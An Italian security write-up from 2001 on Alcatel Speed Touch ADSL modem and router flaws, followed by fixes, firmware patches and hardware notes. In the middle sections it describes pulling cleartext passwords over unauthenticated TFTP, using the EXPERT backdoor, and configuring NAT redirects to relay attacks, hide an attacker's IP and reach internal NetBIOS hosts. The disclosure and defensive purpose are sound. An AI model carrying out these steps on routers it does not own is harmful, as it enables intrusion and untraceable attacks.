

Alcatel Speed Touch: demystified.

Stefano 'NeURo' Chiccarelli
Davide 'NoXious' Palusci

metro olografix members

- LA STORIA

Il 10 Aprile 2001 Tom Perrine posta su BUGTRAQ un advisor dal titolo "multiple vulnerabilities in Alcatel Speed Touch DSL modems" nel quale riporta una ricerca condotta da Shimomura sui modem Alcatel Speed Touch Home. All'interno di questo advisor si mettono in evidenza alcuni problemi di sicurezza del modem e in particolare una modalita' EXPERT utilizzabile anche come backdoor.

<http://security.sdsc.edu/self-help/alcatel/alcatel-bugs.html>

Questa informazione fa subito il giro del mondo, ed in risalto c'e' la backdoor EXPERT sicuramente molto significativa, ma scopriremo che non e' l'unica sorpresa che ci ha fatto Alcatel.

C'e' da dire che noi stavamo lavorando su un advisor relativo ad altre problematiche di sicurezza del modello PRO della stessa linea di prodotti Alcatel, in particolare volevamo concentrare l'attenzione sul tftp non autenticato e sulla possibilita' di downloadare il file 'system.ini' contenente addirittura la password (in chiaro) dell'apparato.

In effetti poche ore dopo NeURo inserisce un post su BUGTRAQ (<http://www.securityfocus.com/archive/1/D1F416A5132DD3119A2100508B715EBB039B20@PABLO>) dove conferma che la scoperta di Shimomura e' valida anche sui PRO e il 24 Aprile posta un exploit su come sfruttare queste vulnerabilita' per attaccare la rete interna dietro un eventuale router PRO (<http://www.securityfocus.com/archive/1/D1F416A5132DD3119A2100508B715EBB039B48@PABLO>).

Oltre alle problematiche relative alla sicurezza, stavamo investigando anche sulla possibilita' che il modem HOME e il router PRO fossero in realta' la stessa macchina e che in qualche modo ci fosse la possibilita' di trasformare un ST HOME in ST PRO.

Nel mese di maggio 2001 riusciamo a provare anche questa tesi e rendiamo la cosa pubblica. In realta' anche altri ci stavano lavorando e forse qualcuno ci era arrivato un po' prima, ma per sua volonta' non ha mai voluto rendere pubblica la cosa, neanche a chi stava investigando nella stessa direzione, preferendo utilizzare questa scoperta per fini di lucro personali (leggi upgrade a pagamento).

L'advisor e' stato reso pubblico su sikurezza.org e messo on line su . Inoltre e' stato postato a BUGTRAQ, ma poi respinto dal moderatore senza commenti (probabilmente OT..).

L'alcatel ha reagito con due comunicati a distanza, uno sulla sicurezza e uno sulla modifica che in seguito analizzeremo.

<http://www.alcatel.com/consumer/dsl/security.htm>

Dunque questo articolo cerca di fare un po' di chiarezza e di ordine sulle problematiche di sicurezza di questi apparati e le differenze tra l'HOME e il PRO cosa che continua ad essere non chiara per tutti. Analizzeremo una serie di attacchi possibili e forniremo gli strumenti per patchare il firmware, controllare le vulnerabilita' e rendere sicuri questi apparati.

Infine abbiamo anche una piccola ricerca statistica sulla percentuale di vulnerabilita' dei ST PRO installati in Italia, ma stiamo parlando di una proiezione, ottenuta prendendo in esame delle subnet di un fornitore di servizi ADSL italiano che fornisce questi apparati in comodato d'uso.

- LE DIFFERENZE TRA STH E STP

In realta' esistono altri prodotti della stessa linea tipo il 'ST PRO with firewall', ma non sono argomento di questo articolo, analizzeremo solo alcune cose in merito al firmware di quest'ultimo.

Innanzitutto bisogna conoscere la differenza tra uno STH e uno STP:

L'HOME e' un modem ADSL con 2 o 3 interfacce (a seconda dei modelli):
. interfaccia WAN (ATM)
. interfaccia ETHERNET (LAN)
. interfaccia ATMF (LAN ATM) opzionale

Supporta fino a 8 Mbps in downstream e 1 Mbps in upstream; con questo modem e' possibile connettersi ad un provider ADSL via interfaccia WAN (ATM) nelle modalita':

- PPTP
- BRIDGE

Il PRO e' un ROUTER ADSL con le stesse specifiche dell'STH, ma permette il collegamento ADSL via ATM attraverso:

- PPTP
- PPPoA
- BRIDGE
- CIP (Classical IP)

Inoltre il STP ha funzionalita' di routing, NAT e PAT.

Conoscere bene i due prodotti e' importante per cogliere a pieno poi le relative differenze nelle problematiche di sicurezza che andremo ad elencare.

Venendo al sodo, chi usa l'HOME non puo' avere un IP pubblico sul dispositivo perche' puo' utilizzare solo il PPTP o il Bridge mode e quindi l'IP a disposizione viene assegnato al PC come nelle piu' classiche connessioni ISDN/PSTN.

Nel PRO invece sia che si usi la modalita' CIP (Classical IP - incapsulamento IP su ATM) sia che si usi PPPoA, tra le modalita' piu' utilizzate in Italia (se togliamo il PPPoE e il PPTP, ma che non necessitano appunto di un router) l'IP pubblico viene assegnato al router stesso che diventa automaticamente raggiungibile da internet.

Questa differenza e' sostanziale (anche se banale, scusateci) per capire come

mai per alcuni l'allarme sui BUG alcatel sia stato poco sentito e per altri invece e' risultato molto 'critico'.

- LE PROBLEMATICHE DI SICUREZZA: TFTP SENZA AUTENTICAZIONE

Questi due dispositivi hanno un tftp server sempre attivo raggiungibile sia lato LAN che lato WAN (solo PRO) il problema e' che non c'e' nessun tipo di autenticazione (TFTP classico), quindi chiunque puo' downloadare o manipolare tutti i file presenti sul file system (cosa non possibile via FTP, anche lui attivo di default, anche se si e' in possesso della password) compreso il firmware e i file di configurazione.

Stessa cosa in upload, chiunque puo' uploadare sul dispositivo un firmware diverso (magari trojanizzato) o un file di configurazione, alterando in questo modo a piacimento il comportamento del router.
Che ne dite di un piccolo storage per programmini utili (ca. 1 Mb).

- LE PROBLEMATICHE DI SICUREZZA: PASSWORD IN CHIARO

La prima cosa da fare quando si trova un router con tftp aperto e' un get tftp del file 'active/system.ini' che contiene la password del router (ad es. set password=pippo).

A questo punto e' possibile telnettare (!) sul router usando la password ottenuta o addirittura usufruire dell'interfaccia web (che comunque offre meno comandi).

L'Alcatel ha pensato bene di non utilizzare nemmeno uno straccio di algoritmo di criptazione per le password sul suo router, e inoltre si e' preoccupata di salvare il tutto nei vari file *.ini dove risiedono tutte le configurazioni.

- LE PROBLEMATICHE DI SICUREZZA: EXPERT BACKDOOR E EXPERT MODE

Shimomura, analizzando il firmware, ha trovato questa backdoor vera e propria (alla wargames!).

EXPERT e' un SUPERUSER con password calcolabile tramite un algoritmo di challenge and response
<http://security.sdsc.edu/self-help/alcatel/challenge.cgi>
di cui l'algoritmo non e' stato mai divulgato dallo scopritore e che si basa sul MAC address del router/modem piu' la stringa SpeedTouch:

SpeedTouch (00-90-D0-01-02-03)

Questa stringa, univoca per ogni apparato, se passata all'algoritmo challenge and response di Shimomura, restituisce una stringa numerica che e' LA PASSWORD DELLA BACKDOOR EXPERT e anche della *modalita'* EXPERT. Nel nostro caso:

2541522904

La cosa interessante e' che oltre all'uso come backdoor in login con questo utente, digitando la parola EXPERT sul prompt della CLI (Command Line Interface) e inserendo la password numerica, e' possibile entrare in *modalita'* EXPERT.
Questa permette un accesso a basso livello sul file system in Flash e abilita

una serie incredibile di comandi, anche di debug della rete ATM che trasformano il nostro router in un dispositivo di monitoraggio di linee ATM. Ecco una sessione e qualche esempio:

=>EXPERT

Switch to expert mode.

Return to Normal mode by typing

>help

Built-in shell commands :

boot	cd	cleandisk	copy	df
dev	dir	download	dump	echo
fdisk	format	fscheck	link	load
mkdir	move	mount	pwd	remove
rmdir	sync	unmount	upload	version
short				

Following topics are available :

dbg	err	xapi	guard	rip
ni	etha	atm	atm	eth
llc	atmf	iwu	sock	ipoa
ipoa	tcp	pptp	tftp	config
system	softwa	phoneb	nat	cip
ppp	bridge	dns	dhcp	dhcpc
sachem	eoc	aoc	hs	mlit
msit	golden	tdsl		

>df

Filesystem	512-blocks	Used	Available	Capacity	Mounted on
/dev/fda0	251	96	155	38%	/
/dev/fda1	2292	2150	142	93%	/active
/dev/fda2	2292	2035	257	88%	/dl

>dir

1	256	0	0	3	160	40777	[.]	
1	256	0	0	3	160	40777	[..]	
1	257	0	0	1	256	40777	[active]	
1	258	0	0	1	256	40777	[dl]	
9	256	0	0	1	21120	100777	KPJEEA.100	
12	256	0	0	1	384	100777	mount.cmd	
15	256	0	0	1	15	100777	startup.cmd	
6	256	0	0	1	7680	100777	pmd.coff	
BLOCK:	96	allocated,	155	free,	0	recoverable,	251	total
INODE:	9	allocated,	11	free,	0	recoverable,	20	total

Attivando la modalita' golden on nel menu tdsl e' possibile avere una quantita' incredibile di informazioni sulla propria connessione ADSL, andando nel menu golden:

golden>help

Built-in shell commands :

boot	cd	cleandisk	copy	df
dev	dir	download	dump	echo

```
fdisk      format    fscheck   link       load
mkdir      move       mount     pwd        remove
rmdir      sync      unmount   upload     version
short
```

Golden debug commands

```
-----
{} mandatory, [] optional parameters.
modem_variant      : Get the modem golden start state.
modem_state        : Get the modem state.
configuration       : Get the configuration data.
identification      : Get the identification data.
common_settings    : Get the common settings data.
operational_data [init] : Get the operational data.
channel_data        : Get the channel data.
operational_channel [init] : Get the operational channel data.
carrier_data [init] : Get the carrier data.
initialization_error : Get the initialization error.
start_traffic       : Start traffic measurement.
stop_traffic        : Stop traffic measurement.
endian_stream       : Toggle endian mode of the golden
streaming mode.
```

golden>

golden>configuration

Configuration report

```
-----
ATUC
====
Minimum noise margin downstream      : 0
Minimum noise margin upstream        : 0
Max. additional noise margin downstream : 31
Max. additional noise margin upstream  : 31
Target noise margin downstream        : 12
Target noise margin upstream          : 6
Max. PSD downstream                  : -40
Rate adaptivity mode downstream       : 2
Rate adaptivity mode upstream         : 2
Interleaf min bit rate downstream     : 384
Interleaf min bit rate upstream        : 96
Interleaf planned bit rate downstream : 800
Interleaf planned bit rate upstream    : 160
Interleaf max bit rate downstream      : 1536
Interleaf max bit rate upstream        : 160
Interleaf max delay downstream        : 16
Interleaf max delay upstream          : 16
Fast min bit rate downstream          : 0
```

[..]

Carrier Mask (x=masked, o is not masked)

```
Carrier  0 : o o o o o o o o o o
Carrier 10 : o o o o o o o o x x
Carrier 20 : x x x x x x x x x x
Carrier 30 : x x x x x x x x o o
```

```
Carrier 40 : o o o o o o o o o o
Carrier 50 : o o o o o o o o o o
```

[..]

Near end M3 configurationData

```
=====
US power cutback                      : 0

Near end POTS overlay Operation modes : 11
Near end POTS overlay permissions 0   : 12353
Near end POTS overlay permissions 1   : 12359
Near end POTS overlay permissions 2   : 12288
Near end POTS overlay permissions 3   : 12377
```

[..]

```
Near end ISDN overlay Operation modes : 0
Near end ISDN overlay permissions 0   : 0
Near end ISDN overlay permissions 1   : 0
Near end ISDN overlay permissions 2   : 0
```

[..]

golden>operational_data

Operational data report : near end (Downstream)

```
-----
Attainable line rate      : 3964 kbit/sec
Attainable Atm rate       : 3424 kbit/sec
Used line rate            : 1884 kbit/sec
Fast used Atm rate        : 0 kbit/sec
Interleaved used Atm rate : 1536 kbits/sec
Rel. capacity occupation  : 48
Noise Margin              : 29 dB
Line attenuation          : 14 dB
Output Power              : 16 dBm
```

Operational data report : far end (Upstream)

```
-----
Attainable line rate      : 536 kbit/sec
Attainable Atm rate       : 416 kbit/sec
Used line rate            : 264 kbit/sec
Fast used Atm rate        : 0 kbit/sec
Interleaved used Atm rate : 160 kbits/sec
Rel. capacity occupation  : 49
Noise Margin              : 22 dB
Line attenuation          : 9 dB
Output Power              : 9 dBm
```

golden>operational_channel

Operational Channel report : near end (Downstream)

```
-----
1) SNR (dB)
Carrier 38 : 31.6 31.8
```

```

Carrier 40 : 32.4 33.6 35.1 35.4 35.2 35.1 36.9 40.6 43.1 43.4
Carrier 50 : 43.6 43.4 47.3 48.1 47.5 48.0 47.1 47.5 47.8 48.1
Carrier 60 : 48.1 47.3 48.1 47.4 47.5 50.5 50.6 50.6 50.5 47.4
Carrier 70 : 50.5 50.3 50.3 50.3 50.3 50.2 50.3 50.3 50.1 50.2
Carrier 80 : 50.3 50.1 50.1 50.1 50.1 50.1 50.2 50.1 50.2 50.2
Carrier 90 : 50.3 48.9 50.3 50.6 49.6 50.4 50.6 50.4 49.5 49.6
Carrier 100 : 49.8 50.5 49.7 49.7 49.6 50.5 50.6 49.4 50.2 50.4

```

[..]

golden>carrier_data

Carrier report : near end (Downstream)

1) Allocated bits

```

Carrier 38 : 0 0
Carrier 40 : 0 0 0 2 2 2 2 3 4 4
Carrier 50 : 4 4 5 5 5 5 5 5 5 5
Carrier 60 : 5 5 5 5 5 6 6 6 6 5
Carrier 70 : 6 6 6 6 6 6 6 6 6 6
Carrier 80 : 6 6 6 6 6 6 6 6 6 6
Carrier 90 : 6 2 6 6 6 6 6 6 6 6

```

[..]

2) Noise margin (dB)

```

Carrier 38 : 31.8 32.0
Carrier 40 : 32.6 33.8 35.2 29.8 29.5 29.3 31.2 30.1 29.8 30.2
Carrier 50 : 30.3 30.1 30.9 31.6 31.1 31.4 30.8 31.1 31.4 31.6
Carrier 60 : 31.9 30.8 31.7 31.1 31.1 30.8 30.8 30.6 30.9 31.2
Carrier 70 : 30.6 30.6 30.4 30.6 30.4 30.3 30.5 30.5 30.4 30.6
Carrier 80 : 30.3 30.4 30.4 30.4 30.3 30.4 30.3 30.3 30.4 30.4
Carrier 90 : 30.5 43.4 30.6 30.7 29.8 30.8 30.8 30.7 29.8 29.9

```

Carrier report : far end (Upstream)

1) Allocated bits

```

Carrier 7 : 2 2 3
Carrier 10 : 4 5 6 7 7 7 7 8 8 0
Carrier 20 : 0 0 0 0 0 0 0 0 0 0

```

2) Noise margin (dB)

```

Carrier 7 : 23.8 23.9 25.3
Carrier 10 : 24.9 23.9 23.9 22.7 23.1 23.9 23.6 24.4 24.3 0.0
Carrier 20 : 0.0 0.0 0.0 0.0 0.0 0.0 0.0 0.0 0.0 0.0

```

3) Gains

```

Carrier 7 : 1.1 0.7 0.9
Carrier 10 : 0.9 0.9 1.1 1.1 1.1 0.9 0.8 1.2 1.1 0.0
Carrier 20 : 0.0 0.0 0.0 0.0 0.0 0.0 0.0 0.0 0.0 0.0

```

[..]

golden>start_traffic

golden>stop_traffic

Traffic report : near end

Total measured time : 11 sec.

Fast :

```

Tx Cells : Active Cells : 0
Rx Cells : Active + Idle Cells : 0
Rx Cells : Active Cells : 0
Rx Cells : Discarded Cells : 0
Rx Cells : Hec errors : 0
Super Frames with HEC errors : 0
Super Frames with CRC errors : 0
Super Frames with corrected RS block errors : 0
Cell Loss Rate : 1.0e+00
Total number resynchr seconds : 0
Bit error rate - bitpipe : 1.0e+00
Bit error rate - application : 1.0e+00

```

Interleaved :

```

Tx Cells : Active Cells : 26
Rx Cells : Active + Idle Cells : 39281
Rx Cells : Active Cells : 22
Rx Cells : Discarded Cells : 0
Rx Cells : Hec errors : 0
Super Frames with HEC errors : 0
Super Frames with CRC errors : 0
Super Frames with corrected RS block errors : 0
Cell Loss Rate : 0.0e+00
Total number resynchr seconds : 0
Bit error rate - bitpipe : 0.0e+00
Bit error rate - application : 0.0e+00

```

Traffic report : far end

Total measured time : 11 sec.

Fast :

```

Tx Cells : Active Cells : 0
Rx Cells : Active + Idle Cells : 0
Rx Cells : Active Cells : 0
Rx Cells : Discarded Cells : 0
Rx Cells : Hec errors : 0
Super Frames with HEC errors : 0
Super Frames with CRC errors : 0
Super Frames with corrected RS block errors : 0
Cell Loss Rate : 1.0e+00
Total number resynchr seconds : 0
Bit error rate - bitpipe : 1.0e+00
Bit error rate - application : 1.0e+00

```

Interleaved :

```

Tx Cells : Active Cells : 24
Rx Cells : Active + Idle Cells : 4090
Rx Cells : Active Cells : 28
Rx Cells : Discarded Cells : 0
Rx Cells : Hec errors : 0
Super Frames with HEC errors : 0
Super Frames with CRC errors : 0
Super Frames with corrected RS block errors : 0
Cell Loss Rate : 0.0e+00
Total number resynchr seconds : 0
Bit error rate - bitpipe : 0.0e+00
Bit error rate - application : 0.0e+00

```

golden>

Vi consigliamo di provare (se il modem/router e' vostro :) visto che la modalita' e' nota da tempo, pero' fatelo con attenzione, potreste danneggiare il dispositivo in maniera permanente.

Sarebbe molto interessante se con uno studio di crittoanalisi si riuscisse a trovare l'algoritmo di challenge and response scoperto da Shimomura, pero' questa volta rendendolo pubblico.

- LE PROBLEMATICHE DI SICUREZZA: NESSUN LOG

Per quanto ci risulta, il dispositivo non logga nulla. Chiaramente se siete connessi o state usando il NAT ci saranno delle entry nelle socket table e nella NAT table che mostrano la presenza della connessione, ma nulla ripetiamo NULLA, viene scritto da nessuna parte, e non ci risulta possibile configurare sistemi come Syslog o comunque per spedire i log da qualche parte. Questa caratteristica fa del router Alcatel un ottimo gateway per azioni 'illecite'.

- LE PROBLEMATICHE DI SICUREZZA: IP CONFIG FIREWALLING ON

Molte delle vulnerabilita' del router STP si possono eliminare con un semplice comando:

```
==> IP CONFIG FIREWALLING ON
```

con questo comando il router semplicemente dropa tutti i pacchetti provenienti dall'esterno. Ma lascia passare le richieste NATTATE dall'interno della rete e gli eventuali NAT/PAT statici configurati.

L'alcatel ha spacciato questo comando come soluzione ai problemi di sicurezza, ma vedremo che spessissimo e' configurato su off e perche' comunque esiste il livello AAL5 del protocollo ATM che non e' filtrato da questo comando (la vostra Telco puo' entrarvi sul router? SI!).

Consigliamo comunque a tutti i possessori di STP di configurare il proprio router con il comando di firewalling su on.

- UN PO' DI CHIAREZZA SUL NAT/PAT DELLO STP

Cerchiamo di fare ordine. Prima di tutto bisogna abilitare il router a fare NAT+PAT. Andando nel menu NAT> e digitiamo:

```
[nat]>enable
[nat]>addr=IPPUBLICODELROUTER
[nat]>Type=PAT
[nat]>save all
```

Ora lo STP puo' fare NAT STATICO SU UN SERVER:

```
nat> defserver  addr=IPLOCALEDANATTARESTATICAMENTE
```

In questo modo anche con [ipconfig firewalling on] tutte le connessioni dirette

all'IP pubblico assegnato al router verranno redirette verso la macchina con l'IP PRIVATO definita con il comando [defserver]. Così facendo sarà possibile utilizzare anche quei protocolli meno supportati per il NAT tipo l'H323.

Lo STP puo' fare NAT Dinamico per la intranet privata:

con il comando [enable] si abilita questa funzionalita', quindi tutte le connessioni provenienti dalla lan privata verranno NATTATE con l'IP pubblico del router. Questo NAT, come tutti i NAT un po' datati, ha degli aggiustamenti per i seguenti protocolli:

[nat]=>applist		
Application	Proto	DefaultPort
RAUDIO(PNA)	tcp	7070
RTSP	tcp	554
IRC	tcp	6667
FTP	tcp	21

Ma come vedete protocolli di VoIP non sono supportati come l'h323 quindi niente netmeeting o simili.

Il nostro router puo' fare anche Redirect delle porte.

Questa funzionalita' e' molto comoda in caso di un solo IP pubblico a disposizione. Infatti si possono redirigere le connessioni destinate verso alcune porte dell'IP pubblico assegnato, in favore di alcune porte di server nella rete privata. Ad esempio potrei dire al mio router di rigirare sulla porta 80 del mio server interno, tutte le connessioni TCP in arrivo sul suo indirizzo IP pubblico alla porta 80.

Questa operazione permette di fare anche cose ESTREMAMENTE dannose per la sicurezza della lan e per l'utilizzo del router come gateway (E NIENTE LOG!!!) per sferrare per esempio, altri attacchi verso l'esterno. Il discorso e' che il STP non discrimina tra indirizzi privati e pubblici, quindi possiamo tranquillamente configurarlo come un semplice DATAPIPE che accetta connessioni su determinate porte e 'rigira' il tutto a determinati server (non solo privati, ANCHE SU INTERNET) e relative porte.

Come si configura un port redirect:

utilizzando il comando [create] e [delete] si gestiscono i template di NAT e port redirect.

```
[nat]>=>help create
create : Create/define static NAT/PAT entry

protocol=IP protocol name or number>
inside_addr=
[inside_port=TCP/UDP service name or port number>]
outside_addr=
[outside_port=TCP/UDP service name or port number>]
```

Nel dettaglio:

protocol= tipo di protocollo (TCP UDP o identificativo es: IpSec = 50)

inside addr= indirizzo interno
(la macchina sulla quale volete rigirare la connessione alla porta scelta, da notare che e' possibile mettere come 'inside address' un IP pubblico di un qualsiasi host internet e quindi usare gli alcatel per "rimbalzare" e nascondere il proprio IP reale)

inside port= porta verso la quale si vuole redirigere la connessione.

outside addr= IP pubblico del router (oppure 0.0.0.0 - tutti)

outside port= la porta che deve ascoltare il router (es si puo' mappare la porta 100 del router e farla redirigere verso la porta 23 di 192.168.0.2)

Esempio: in questo modo e' possibile mappare le porte 137,138,139 TCP/UDP verso una macchina Windows della LAN interna e aprire una sessione NetBIOS da internet verso quella macchina della rete interna.

Le stesse entry si cancellano con il comando delete:

```
[nat]=>help delete
delete : Delete static NAT/PAT entry
```

```
protocol=IP protocol name or number>
inside_addr=
[inside_port=TCP/UDP service name or port number>]
outside_addr=
[outside_port=TCP/UDP service name or port number>]
```

- TRASFORMARE L'HOME IN PRO

Abbiamo notato subito che la differenza hardware piu' evidente (e praticamente l'unica) tra i due apparati e' solo la seriale esterna in dotazione al PRO e non all'HOME.

Seguendo l'intuizione avuta verificando con una diff che il firmware dell'HOME era identico al firmware del PRO abbiamo pensato che in qualche modo, nella fase di boot, il firmware interrogasse una qualche ROM e che in base ad una specifica risposta visualizzasse (o meno) i menu e i comandi del piu' evoluto PRO.

Pensavamo (giustamente) che la via fosse quella e stavamo cercando nel firmware una qualche chiamata di controllo che ci avvalorasse la nostra tesi.

Ci siamo resi conto che la soluzione era piu' a portata di mano quando abbiamo scoperto che in modalita' EXPERT si accede ad un menu chiamato "RIP" (Remote Inventory Prom, per dettagli hardware vedere sotto). A quanto abbiamo capito e' una EEPROM o similare che viene interrogata al boot e che specifica alcune informazioni di 'magazzino' (tipo il numero di serie, il modello, etc.) e guardando nel firmware ci siamo accorti che oltre al comando drv_read descritto nell'help del menu RIP esisteva anche un comando (hidden) drv_write.

A quel punto abbiamo cominciato a comparare i byte letti dal RIP di un ST Home e un ST Pro.

Abbiamo notato che la word 2 della SEEPROM [drv_read 2 1 b] aveva un valore differente tra l'ST Home che era 0x8600 e il PRO che risultava essere 0x8606.

Abbiamo poi cominciato a sostituire all'interno di un ST Home con il comando [drv_write] i byte diversi trovati nel ST Pro. Proviamo con [drv_write 2 1 b 8606] sull'ST Home e al reboot, con nostra grande sorpresa ;) ci siamo ritrovati con un bell'ST Pro!

Siamo riusciti a ricavare alcuni settaggi:

```
0x8600 (Home default)
0x8606 (PRO default)
0x8700 (Home con atmf)
0x8706 (PRO con atmf)
```

```
0x8601 (home)
0x8602 (pro)
0x8603 (pro)
0x8604 (home)
0x8605 (home)
0x8607 (pro)
0x8608 (home)
0x8609 (pro)
0x8610 (home)
0x8611 (home)
```

Dopo esserci sentiti con altre persone in giro per l'Europa, abbiamo scoperto che il settaggio di default cambia in base al paese di appartenenza.

Attenzione: vi sconsigliamo vivamente di provare valori randomici, gli effetti sono molto nocivi!

Se gia' lo avete fatto e vi ritrovate con un apparato morto, saltate direttamente alla sezione "Interfaccia alla Remote Inventory Prom sullo STH".

Il tutto pero' non poteva essere eseguito se non avessimo scoperto il comando [drv_write], comando nascosto, al contrario di [drv_read].

Questo e' quello che c'e' nel firmware visionandolo con un editor esadecimale (noi stavamo cercando dei comandi nascosti, in questo caso drv_write):

```
001574B4 00000000 6472765F 72656164 00000000 00000000 6472765F 72656164
....drv_read.....drv_read
001574D0 00000000 00000000 0A657272 6F722061 7267756D 656E740A 00000000
.....error argument....
001574EC 00000000 00000000 00000000 00000000 0A657272 6F722061 7267756D 656E740A
.....error argument.
00157508 00000000 00000000 00000000 00000000 0A657272 6F722061 7267756D
.....error argum
00157524 656E740A 00000000 62000000 00000000 00000000 74686520 64617461
ent....b.....the data
00157540 20696E20 68657820 6973203A 20200000 25780000 0A000000 63000000
in hex is : ..%x.....c...
0015755C 00000000 00000000 00000000 74686520 73747269 6E672069 73203A20
.....the string is :
00157578 25730A00 00000000 00000000 00000000 0A657272 6F722061 7267756D
%s.....error argum
00157594 656E740A 00000000 00000000 00000000 00000000 6472765F 77726974
ent.....drv_writ
```

```
001575B0 65000000 00000000 6472765F 77726974 65000000 00000000 0A657272
e.....drv_write.....err
```

Molti si domandano quali sono i vantaggi di trasformare un HOME in PRO.

Chiaramente, se non si necessita di una connessione PPPoA (PPP over ATM) o CIP (Classical IP) vantaggi reali non ce ne sono.
Ma se qualcuno dovesse aver bisogno di acquistare un router ADSL per far funzionare la propria connessione PPOA o CIP, spendere 400/500 mila in meno sono sicuramente un vantaggio.
In piu' per i collegamenti PPPoA (ARUBA) e' possibile far gestire dal router la connessione e il NAT/PAT della propria rete senza sacrificare un PC (anche se un pc con un NAT/PAT piu' evoluto potrebbe essere preferibile).

Per il resto e' soltanto la brutta prova di come l'economia di scala oggi sia piu' importante del rispetto dei consumatori.

- LE PATCH. ANZI, LE *VERE* PATCH (Shimomura & c)

L'Alcatel ha da poco rilasciato un nuovo firmware (KHDSAA3.264). Questo non ha piu' la backdoor EXPERT, il tftp e' autenticato, e altre migliorie, ma la questione e' sempre grave. Ad esempio, l'SNMP e il TFTP sul protocollo AAL5 rimangono comunque aperte e quindi ci risiamo, il carrier puo' indiscriminatamente accedere al router (e alla vostra LAN) anche se e' di vostra proprieta'. La modalita' EXPERT si abilita digitando 'td prompt' e inserendo la solita password.

L'altra possibilita' e' quella di patchare (byte a byte) il vecchio firmware disabilitando la backdoor EXPERT (telnet, ftp, http), l'accesso in tftp da internet e soprattutto dal DSLAM (protocollo AAL5) e lasciare la possibilita' di entrare in modalita' EXPERT senza bisogno di inserire la password. Tutto questo e' possibile utilizzando l'analisi e i tools prodotti da Shimoura e dal suo staff.

I tools sono 'adnt-patch.tgz' all'interno del quale c'e' anche il file che spiega come eseguire le operazioni.
<http://security.sdsc.edu/self-help/alcatel/tools/>

::: IMPORTANTE :::

Le patch possono essere applicate soltanto ai firmware:

```
KHDSBA.133      Mar 16 17:52:08 GMT 2000
KHDSAA.134      Apr 24 12:48:43 GMT 2000 (questo firmware in alcuni STP si
trova con il nome build134.134 ma e' lo stesso)
```

Il pacchetto contiene i seguenti programmi:

```
-rw-r--r--  1 root    wheel      1538 Apr 14 07:26 Makefile
-rw-r--r--  1 root    wheel      4013 Apr 14 07:23 adnt-pack.h
-rw-r--r--  1 root    wheel      2390 Apr 14 07:25 adnt-patch.c
-rw-r--r--  1 root    wheel      7718 Apr 14 07:24 adnt-unpack.c
-rw-r--r--  1 root    wheel      5772 Apr 14 07:24 adnt-repack.c
-rw-r--r--  1 root    wheel      8231 Apr 14 07:23 patch-notes
```

::: IMPORTANTE :::

Usare le zlib-1.1.3 altrimenti non e' garantito lo scompattamento del firmware al boot del router :)

Il programma 'adnt-unpack.c' scompatta il firmware in 3 pacchetti:

```
-rw-r--r--  1 neuro  staff      2110011 Apr 15 21:00 KHDSAA.134.coff
(Il firmware)
-rw-r--r--  1 neuro  staff        115 Apr 15 19:58 KHDSAA.134.head
(Un header probabilmente il loader)
-rw-r--r--  1 neuro  staff      190464 Apr 15 19:58 KHDSAA.134.tar
(Le pagine web e le configurazioni factory default)
```

Il file che interessa a noi e' il .coff (eseguibile per i960) che e' quello su cui andranno apportate le modifiche.

Seguire le istruzioni dentro patch-notes e prepararsi il file con le modifiche che vogliamo apportare al firmware.

Patchare il firmware con il programma adnt-patch.

Impacchettare di nuovo il tutto con adnt-repack e upgradarlo sul proprio modem/router.

L'upgrade si puo' fare via ftp con la password EXPERT, via web interface, via tftp.

E' consigliabile mettere il nuovo firmware nella directory /dl cancellandone prima il contenuto, questa dir contiene il firmware secondario, e poi switchare invertendo il primario con il secondario. Se al boot il primario non e' "utilizzabile" il router prova a caricare il secondario.
In caso di "disastro" vedere sotto il capitolo interfaccia seriale.

L'STP with Firewall ha un firmware piu' grande, che non entra nella flash dei normali STH e STP, non ci e' stato possibile quindi utilizzarlo con il normale hardware.

Ora scendiamo un po' di piu' nel dettaglio hardware, raccontandovi le nostre esperienze e scoperte relative.

- INTERFACCIA SERIALE SULLO STH

Di differenze hardware *reali* tra lo STH e lo STP ce ne sono poche. La piu' importante e' l'interfaccia seriale che, almeno esternamente, sembra essere non presente sullo STH.

In realta' quasi tutta la circuiteria della interfaccia seriale (che permette l'accesso completo al sistema, con relativa console unix-style) e' inserita anche sullo STH, quindi non attendiamo oltre e proviamo ad usarla! ;)


Per accedere all'interno dell'STH abbiamo bisogno di una chiave Torx (T10 di grandezza), un cacciavite a taglio e un po' di sangue freddo (se il modem lo avete pagato voi :).

1) svitate la quattro viti che trovate nella parte inferiore dell'apparato. Attenzione: due si trovano sotto l'adesivo metallico dove sono stampati i numeri di serie e altre informazioni, cercate di scollarlo con delicatezza, non distruggetelo.

2) dovete premere quattro clip con il cacciavite a taglio (tengono il

coperchio dell'apparato insieme alla base).
Non vi preoccupate se dovete forzare un po'.
Una volta aperto il coperchio, noterete l'integrazione completa di tutti i componenti su una unica scheda madre, compresi i led di stato.

Ora quello che dovete cercare e' un connettore azzurro di tipo 3M a 20 pin.
Si trova nella parte centrale della scheda ed ha questo aspetto:



i pin che ci interessano sono quelli con le 'x':


